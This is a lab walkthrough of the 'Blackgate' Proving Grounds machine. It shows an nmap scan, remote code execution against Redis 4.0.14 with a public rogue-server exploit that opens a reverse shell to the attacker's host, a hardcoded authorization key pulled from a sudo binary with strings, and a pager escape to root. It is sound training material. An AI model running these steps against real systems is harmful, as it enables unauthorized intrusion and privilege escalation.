Blackgate Proving Grounds


nmap -sC -sV -p 22,6379 -oN nmap.md 192.168.201.176

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.3p1 Ubuntu 1ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 37:21:14:3e:23:e5:13:40:20:05:f9:79:e0:82:0b:09 (RSA)
|   256 b9:8d:bd:90:55:7c:84:cc:a0:7f:a8:b4:d3:55:06:a7 (ECDSA)
|_  256 07:07:29:7a:4c:7c:f2:b0:1f:3c:3f:2b:a1:56:9e:0a (ED25519)

6379/tcp open  redis   Redis key-value store 4.0.14
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
nmap -p- -vvv  192.168.201.176
nmap -sC -sV -p 22,6379 192.168.201.176 -oN nmap.md
```

https://github.com/n0b0dyCN/redis-rogue-server
https://github.com/jas502n/Redis-RCE/tree/master
https://github.com/Ridter/redis-rce


```
python3 redis-rce.py.old -r 192.168.201.176 -p 6379 -L 192.168.45.231 -f ../RedisModules-ExecuteCommand/module.so
```




```
noxlumens@noxnox:/opt/redis/redis-rce$ python3 redis-rce.py.old -r 192.168.201.176 -p 6379 -L 192.168.45.231 -f ../RedisModules-ExecuteCommand/module.so

[*] Connecting to  192.168.201.176:6379...
[*] Sending SLAVEOF command to server
[+] Accepted connection from 192.168.201.176:6379
[*] Setting filename
[+] Accepted connection from 192.168.201.176:6379
[*] Start listening on 192.168.45.231:21000
[*] Tring to run payload
[+] Accepted connection from 192.168.201.176:34776
[*] Closing rogue server...

[+] What do u want ? [i]nteractive shell or [r]everse shell or [e]xit: r
[*] Open reverse shell...
[*] Reverse server address: 192.168.45.231
[*] Reverse server port: 9090
[+] Reverse shell payload sent.
[*] Check at 192.168.45.231:9090
[*] Clean up..
```

```
#check for commands we can run elevatred
sudo -l
/usr/local/bin/redis-status

# running binary requests for authorization key
prudence@blackgate:/$ sudo /usr/local/bin/redis-status
[*] Redis Uptime
Authorization Key:
Wrong Authorization Key!
Incident has been reported!

# password in binary
```

```
strings /usr/local/bin/redis-status
ClimbingParrotKickingDonkey321
```




```
[*] Redis Uptime
Authorization Key:
ClimbingParrotKickingDonkey321
/usr/bin/systemctl status redis
Wrong Authorization Key!
```



```
prudence@blackgate:/$ sudo /usr/local/bin/redis-status
[*] Redis Uptime
Authorization Key: ClimbingParrotKickingDonkey321
● redis.service - redis service
     Loaded: loaded (/etc/systemd/system/redis.service; ena
bled; vendor preset:>
     Active: active (running) since Sun 2023-12-17 04:15:51
 UTC; 5 months 12 da>
   Main PID: 874 (sh)
      Tasks: 8 (limit: 1062)
     Memory: 293.5M
     CGroup: /system.slice/redis.service
             ├─ 874 [sh]
             ├─1399 python3 -c import pty;pty.spawn("/bin/b
ash")
             ├─1400 /bin/bash
             ├─2095 sudo /usr/local/bin/redis-status
             ├─2096 /usr/local/bin/redis-status
             ├─2099 sh -c /usr/bin/systemctl status redis
             ├─2100 /usr/bin/systemctl status redis
             └─2101 pager
```

```
sudo journalctl
!/bin/sh
```



```
         ├─2100 /usr/bin/systemctl status redis
         └─2101 pager

May 30 00:31:40 blackgate sudo[1947]: pam_unix(sudo:session
): session opened fo>
May 30 00:31:41 blackgate sudo[1947]: pam_unix(sudo:session
): session closed fo>
May 30 00:32:39 blackgate sudo[1975]: prudence : TTY=pts/0
; PWD=/ ; USER=root >
May 30 00:32:39 blackgate sudo[1975]: pam_unix(sudo:session
): session opened fo>
May 30 00:33:34 blackgate sudo[1975]: pam_unix(sudo:session
): session closed fo>
May 30 00:33:39 blackgate sudo[2006]: prudence : TTY=pts/0
; PWD=/ ; USER=root >
May 30 00:33:39 blackgate sudo[2006]: pam_unix(sudo:session
): session opened fo>
!/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```